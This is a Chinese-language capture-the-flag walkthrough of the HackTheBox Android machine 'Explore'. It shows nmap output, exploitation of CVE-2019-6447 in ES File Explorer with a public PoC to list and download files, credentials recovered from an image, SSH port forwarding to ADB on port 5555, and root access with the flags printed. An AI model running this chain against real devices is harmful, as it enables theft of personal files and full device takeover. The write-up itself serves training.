Explore(完成),安卓、CVE-2019-6447漏洞、安卓5555port exploit[adb]

```
└──# nmap -sCV -p- -A 10.10.10.247
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 03:03 PDT
Nmap scan report for 10.10.10.247
Host is up (0.21s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
2222/tcp  open     ssh     (protocol 2.0)
| ssh-hostkey:
|_  2048 71:90:e3:a7:c9:5d:83:66:34:88:3d:eb:b4:c7:88:fb (RSA)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-SSH Server - Banana Studio
5555/tcp  filtered freeciv
34573/tcp open     unknown
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.0 400 Bad Request
|     Date: Mon, 20 May 2024 10:19:14 GMT
|     Content-Length: 22
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line:
|   GetRequest:
|     HTTP/1.1 412 Precondition Failed
|     Date: Mon, 20 May 2024 10:19:14 GMT
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.0 501 Not Implemented
|     Date: Mon, 20 May 2024 10:19:20 GMT
|     Content-Length: 29
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Method not supported: OPTIONS
|   Help:
|     HTTP/1.0 400 Bad Request
|     Date: Mon, 20 May 2024 10:19:36 GMT
|     Content-Length: 26
```

```
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line: HELP
|   RTSPRequest:
|     HTTP/1.0 400 Bad Request
|     Date: Mon, 20 May 2024 10:19:20 GMT
|     Content-Length: 39
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     valid protocol version: RTSP/1.0
|   SSLSessionReq:
|     HTTP/1.0 400 Bad Request
|     Date: Mon, 20 May 2024 10:19:36 GMT
|     Content-Length: 73
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line:
|     ?G???,???`~?
|     ??{????w????<=?o?
|   TLSSessionReq:
|     HTTP/1.0 400 Bad Request
|     Date: Mon, 20 May 2024 10:19:38 GMT
|     Content-Length: 71
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line:
|     ??random1random2random3random4
|   TerminalServerCookie:
|     HTTP/1.0 400 Bad Request
|     Date: Mon, 20 May 2024 10:19:38 GMT
|     Content-Length: 54
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line:
|_    Cookie: mstshash=nmap
42135/tcp open     http    ES File Explorer Name Response httpd
|_http-title: Site doesn't have a title (text/html).
59777/tcp open     http    Bukkit JSONAPI httpd for Minecraft game server
3.6.0 or older
|_http-title: Site doesn't have a title (text/plain).
2 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :
```

```
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port2222-TCP:V=7.94SVN%I=7%D=5/20%Time=664B23A2%P=aarch64-unknown-linux
SF:-gnu%r(NULL,24,"SSH-2\.0-SSH\x20Server\x20-\x20Banana\x20Studio\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port34573-TCP:V=7.94SVN%I=7%D=5/20%Time=664B23A2%P=aarch64-unknown-linu
SF:x-gnu%r(GenericLines,AA,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDate:\x2
SF:0Mon,\x2020\x20May\x202024\x2010:19:14\x20GMT\r\nContent-Length:\x2022\
SF:r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection:\x20C
SF:lose\r\n\r\nInvalid\x20request\x20line:\x20")%r(GetRequest,5C,"HTTP/1\.
SF:1\x20412\x20Precondition\x20Failed\r\nDate:\x20Mon,\x2020\x20May\x20202
SF:4\x2010:19:14\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,B5
SF:,"HTTP/1\.0\x20501\x20Not\x20Implemented\r\nDate:\x20Mon,\x2020\x20May\
SF:x202024\x2010:19:20\x20GMT\r\nContent-Length:\x2029\r\nContent-Type:\x2
SF:0text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\r\nMethod\
SF:x20not\x20supported:\x20OPTIONS")%r(RTSPRequest,BB,"HTTP/1\.0\x20400\x2
SF:0Bad\x20Request\r\nDate:\x20Mon,\x2020\x20May\x202024\x2010:19:20\x20GM
SF:T\r\nContent-Length:\x2039\r\nContent-Type:\x20text/plain;\x20charset=U
SF:S-ASCII\r\nConnection:\x20Close\r\n\r\nNot\x20a\x20valid\x20protocol\x2
SF:0version:\x20\x20RTSP/1\.0")%r(Help,AE,"HTTP/1\.0\x20400\x20Bad\x20Requ
SF:est\r\nDate:\x20Mon,\x2020\x20May\x202024\x2010:19:36\x20GMT\r\nContent
SF:-Length:\x2026\r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r\nC
SF:onnection:\x20Close\r\n\r\nInvalid\x20request\x20line:\x20HELP")%r(SSLS
SF:essionReq,DD,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDate:\x20Mon,\x2020
SF:\x20May\x202024\x2010:19:36\x20GMT\r\nContent-Length:\x2073\r\nContent-
SF:Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\r\
SF:nInvalid\x20request\x20line:\x20\x16\x03\0\0S\x01\0\0O\x03\0\?G\?\?\?,\
SF:?\?\?`~\?\0\?\?{\?\?\?\?w\?\?\?\?<=\?o\?\x10n\0\0\(\0\x16\0\x13\0")%r(T
SF:erminalServerCookie,CA,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDate:\x20
SF:Mon,\x2020\x20May\x202024\x2010:19:38\x20GMT\r\nContent-Length:\x2054\r
SF:\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection:\x20Cl
SF:ose\r\n\r\nInvalid\x20request\x20line:\x20\x03\0\0\*%\?\0\0\0\0\0Cookie
SF::\x20mstshash=nmap")%r(TLSSessionReq,DB,"HTTP/1\.0\x20400\x20Bad\x20Req
SF:uest\r\nDate:\x20Mon,\x2020\x20May\x202024\x2010:19:38\x20GMT\r\nConten
SF:t-Length:\x2071\r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r\n
SF:Connection:\x20Close\r\n\r\nInvalid\x20request\x20line:\x20\x16\x03\0\0
SF:i\x01\0\0e\x03\x03U\x1c\?\?random1random2random3random4\0\0\x0c\0/\0");
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=5/20%OT=2222%CT=1%CU=35453%PV=Y%DS=2%DC=T%G=Y%TM=66
OS:4B241B%P=aarch64-unknown-linux-gnu)SEQ(SP=FD%GCD=1%ISR=107%TI=Z%CI=Z%TS=
OS:A)SEQ(SP=FD%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=FE%GCD=1%ISR=107%TI
OS:=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW6%O2=M53CST11NW6%O3=M53CNNT11NW6%O4=M
```

```
OS:53CST11NW6%O5=M53CST11NW6%O6=M53CST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFF
OS:F%W5=FFFF%W6=FFFF)ECN(R=Y%DF=Y%T=40%W=FFFF%O=M53CNNSNW6%CC=Y%Q=)T1(R=Y%D
OS:F=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G
OS:)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Device: phone

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   213.75 ms 10.10.14.1
2   214.07 ms 10.10.10.247

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1039.32 seconds
```

5555、34573目前無法使用

```
有兩組   http
42135(Not found) => 目錄爆破無資訊
59777(禁止：沒有目錄列表) => 目錄爆破有很多東西，嘗試使用後，也是禁止，仔細查看nmap發現是
Minecraft game server 3.6.0
```

從59777port找到CVE-2019-6447漏洞，好像針對42135port得ES File
參考：

- https://github.com/fs0c131y/ESFileExplorerOpenPortVuln?tab=readme-ov-file

---

可列出很多資料「發現與目錄爆破的資訊一樣...」

```
┌──(root㉿kali)-[~/ESFileExplorerOpenPortVuln]
└─# python3 poc.py --cmd listFiles --host 10.10.10.247
[*] Executing command: listFiles on 10.10.10.247
[*] Server responded with: 200
[
{"name":"lib", "time":"3/25/20 05:12:02 AM", "type":"folder", "size":"12.00 KB (12,288 Bytes)", },
{"name":"vndservice_contexts", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"65.00 Bytes (65 Bytes)", },
{"name":"vendor_service_contexts", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"0.00 Bytes (0 Bytes)", },
{"name":"vendor_seapp_contexts", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"0.00 Bytes (0 Bytes)", },
{"name":"vendor_property_contexts", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"392.00 Bytes (392 Bytes)
{"name":"vendor_hwservice_contexts", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"0.00 Bytes (0 Bytes)",
{"name":"vendor_file_contexts", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"6.92 KB (7,081 Bytes)", },
{"name":"vendor", "time":"3/25/20 12:12:33 AM", "type":"folder", "size":"4.00 KB (4,096 Bytes)", },
{"name":"ueventd.rc", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"5.00 KB (5,122 Bytes)", },
{"name":"ueventd.android_x86_64.rc", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"464.00 Bytes (464 Bytes
{"name":"system", "time":"3/25/20 12:12:31 AM", "type":"folder", "size":"4.00 KB (4,096 Bytes)", },
{"name":"sys", "time":"5/20/24 05:58:18 AM", "type":"folder", "size":"0.00 Bytes (0 Bytes)", },
{"name":"storage", "time":"5/20/24 05:58:22 AM", "type":"folder", "size":"80.00 Bytes (80 Bytes)", },
{"name":"sepolicy", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"357.18 KB (365,756 Bytes)", },
{"name":"sdcard", "time":"4/21/21 02:12:29 AM", "type":"folder", "size":"4.00 KB (4,096 Bytes)", },
{"name":"sbin", "time":"5/20/24 05:58:18 AM", "type":"folder", "size":"140.00 Bytes (140 Bytes)", },
{"name":"product", "time":"3/24/20 11:39:17 PM", "type":"folder", "size":"4.00 KB (4,096 Bytes)", },
{"name":"proc", "time":"5/20/24 05:58:17 AM", "type":"folder", "size":"0.00 Bytes (0 Bytes)", },
{"name":"plat_service_contexts", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"13.73 KB (14,057 Bytes)", }
{"name":"plat_seapp_contexts", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"1.28 KB (1,315 Bytes)", },
{"name":"plat_property_contexts", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"6.53 KB (6,687 Bytes)", },
{"name":"plat_hwservice_contexts", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"7.04 KB (7,212 Bytes)", }
{"name":"plat_file_contexts", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"23.30 KB (23,863 Bytes)", },
{"name":"oem", "time":"5/20/24 05:58:18 AM", "type":"folder", "size":"40.00 Bytes (40 Bytes)", },
{"name":"odm", "time":"5/20/24 05:58:18 AM", "type":"folder", "size":"220.00 Bytes (220 Bytes)", },
{"name":"mnt", "time":"5/20/24 05:58:19 AM", "type":"folder", "size":"240.00 Bytes (240 Bytes)", },
{"name":"init.zygote64_32.rc", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"875.00 Bytes (875 Bytes)", },
{"name":"init.zygote32.rc", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"511.00 Bytes (511 Bytes)", },
{"name":"init.usb.rc", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"5.51 KB (5,646 Bytes)", },
{"name":"init.usb.configfs.rc", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"7.51 KB (7,690 Bytes)", },
{"name":"init.superuser.rc", "time":"5/20/24 05:58:18 AM", "type":"file", "size":"582.00 Bytes (582 Bytes)", }
```

因漏洞影片有呈現下載圖片，猜測有資訊有會在圖片裡面，進行下載。

先搜尋

```
└─# python3 poc.py --cmd listPics --host 10.10.10.247
[*] Executing command: listPics on 10.10.10.247
[*] Server responded with: 200

{"name":"concept.jpg", "time":"4/21/21 02:38:08 AM", "location":"/storage/emulated/0/DCIM/concept.jpg", "size":"135.33 KB (138,573 Bytes)", },
{"name":"anc.png", "time":"4/21/21 02:37:50 AM", "location":"/storage/emulated/0/DCIM/anc.png", "size":"6.24 KB (6,392 Bytes)", },
{"name":"creds.jpg", "time":"4/21/21 02:38:18 AM", "location":"/storage/emulated/0/DCIM/creds.jpg", "size":"1.14 MB (1,200,401 Bytes)", },
{"name":"224_anc.png", "time":"4/21/21 02:37:21 AM", "location":"/storage/emulated/0/DCIM/224_anc.png", "size":"124.88 KB (127,876 Bytes)"}
```

逐一下載+檢查

```
┌──(root㉿kali)-[~/ESFileExplorerOpenPortVuln]
└─# python3 poc.py -g /storage/emulated/0/DCIM/concept.jpg --host 10.10.10.247
[*] Getting file: /storage/emulated/0/DCIM/concept.jpg
        from: 10.10.10.247
[*] Server responded with: 200
[*] Writing to file: concept.jpg

┌──(root㉿kali)-[~/ESFileExplorerOpenPortVuln]
└─# python3 poc.py -g /storage/emulated/0/DCIM/anc.png --host 10.10.10.247
[*] Getting file: /storage/emulated/0/DCIM/anc.png
        from: 10.10.10.247
[*] Server responded with: 200
[*] Writing to file: anc.png

┌──(root㉿kali)-[~/ESFileExplorerOpenPortVuln]
└─# python3 poc.py -g /storage/emulated/0/DCIM/creds.jpg --host 10.10.10.247
[*] Getting file: /storage/emulated/0/DCIM/creds.jpg
        from: 10.10.10.247
[*] Server responded with: 200
[*] Writing to file: creds.jpg

┌──(root㉿kali)-[~/ESFileExplorerOpenPortVuln]
└─# python3 poc.py -g /storage/emulated/0/DCIM/224_anc.png --host 10.10.10.247
[*] Getting file: /storage/emulated/0/DCIM/224_anc.png
        from: 10.10.10.247
[*] Server responded with: 200
[*] Writing to file: 224_anc.png

┌──(root㉿kali)-[~/ESFileExplorerOpenPortVuln]
└─# ls
224_anc.png  anc.png  concept.jpg  creds.jpg  poc.py  README.md  requirements.txt
```

找到一張紙，可能是帳密「很像CTF...」

```
username : kristi
passwd : Kr1sT!5h@Rp3xPl0r3!
```

執行有誤

```
┌──(root㉿kali)-[~/ESFileExplorerOpenPortVuln]
└─# ssh kristi@10.10.10.247 -p 2222
Unable to negotiate with 10.10.10.247 port 2222: no matching host key type found. Their offer: ssh-rsa
```

根據chatGPT修改(成功)

```
└─# ssh -o HostKeyAlgorithms=+ssh-rsa -p 2222 kristi@10.10.10.247
The authenticity of host '[10.10.10.247]:2222 ([10.10.10.247]:2222)' can't be established.
RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7Upx4NHXMg/YnJJzq+jXhdQQxI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.247]:2222' (RSA) to the list of known hosts.
Password authentication
(kristi@10.10.10.247) Password:
:/ $ id
uid=10076(u0_a76) gid=10076(u0_a76) groups=10076(u0_a76),3003(inet),9997(everybody),20076(u0_a76_cache),50076(all_a76) context=u:r:untrusted_app:s0:c76,c256
,c512,c768
:/ $ whoami
u0_a76
:/ $
```

原來跟漏洞影片相同，不是win、linux，是安桌系統...

他根目錄沒有/home...，使用linux找user.txt也沒用

```
:/ $ ls
acct                  init.superuser.rc    sbin
bin                   init.usb.configfs.rc sdcard
bugreports            init.usb.rc          sepolicy
cache                 init.zygote32.rc     storage
charger               init.zygote64_32.rc  sys
config                lib                  system
d                     mnt                  ueventd.android_x86_64.rc
data                  odm                  ueventd.rc
default.prop          oem                  vendor
dev                   plat_file_contexts   vendor_file_contexts
etc                   plat_hwservice_contexts vendor_hwservice_contexts
fstab.android_x86_64  plat_property_contexts vendor_property_contexts
init                  plat_seapp_contexts  vendor_seapp_contexts
init.android_x86_64.rc plat_service_contexts vendor_service_contexts
init.environ.rc       proc                 vndservice_contexts
init.rc               product
:/ $ pwd
/
:/ $ find . -name user.txt 2>/dev/null
1|:/ $
```

查詢android exploit port找到這個

- https://book.hacktricks.xyz/v/cn/network-services-pentesting/5555-android-debug-bridge
- https://book.hacktricks.xyz/mobile-pentesting/android-app-pentesting/adb-commands

找到確認有開5555port

```
:/ $ netstat -tlnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/P
tcp6       0      0 :::42135                :::*                    LISTEN      -
tcp6       0      0 ::ffff:127.0.0.1:38553  :::*                    LISTEN      -
tcp6       0      0 :::59777                :::*                    LISTEN      -
tcp6       0      0 ::ffff:10.10.10.2:45669 :::*                    LISTEN      -
tcp6       0      0 :::2222                 :::*                    LISTEN      3627/
tcp6       0      0 :::5555                 :::*                    LISTEN      -
```

先進行ssh連線，並將5555port轉發端口

```
1. ssh -i ssh_key kristi@10.10.10.247 -L 5555:127.0.0.1:5555 -p 2222
```

參考hacktricks,進行連線


```
2. adb connect 127.0.0.1:5555
```

設定shell

```
3. adb shell
```

> 如果**adb 連接埠**只能從Android 裝置中的**localhost訪問，但您可以透過 SSH 訪問**，則可以**轉送連接埠 5555** 並透過 adb 連線：
>
> ```
> ssh -i ssh_key username@10.10.10.10 -L 5555:127.0.0.1:5555 -p 2222
> adb connect 127.0.0.1:5555
> ```

獲取root



找到user flag

```
1|x86_64:/ # find / -name user.txt 2>/dev/null
/storage/emulated/0/user.txt
/mnt/runtime/write/emulated/0/user.txt
/mnt/runtime/read/emulated/0/user.txt
/mnt/runtime/default/emulated/0/user.txt
/data/media/0/user.txt
1|x86_64:/ #
```

```
1|x86_64:/ # cat /storage/emulated/0/user.txt
f32017174c7c7e8f50c6da52891ae250
x86_64:/ #
```

找到root flag

```
x86_64:/ # find / -name root.txt 2>/dev/null
/data/root.txt
1|x86_64:/ # cat /data/root.txt
f04fc82b6d49b41c9b08982be59338c5
x86_64:/ #
```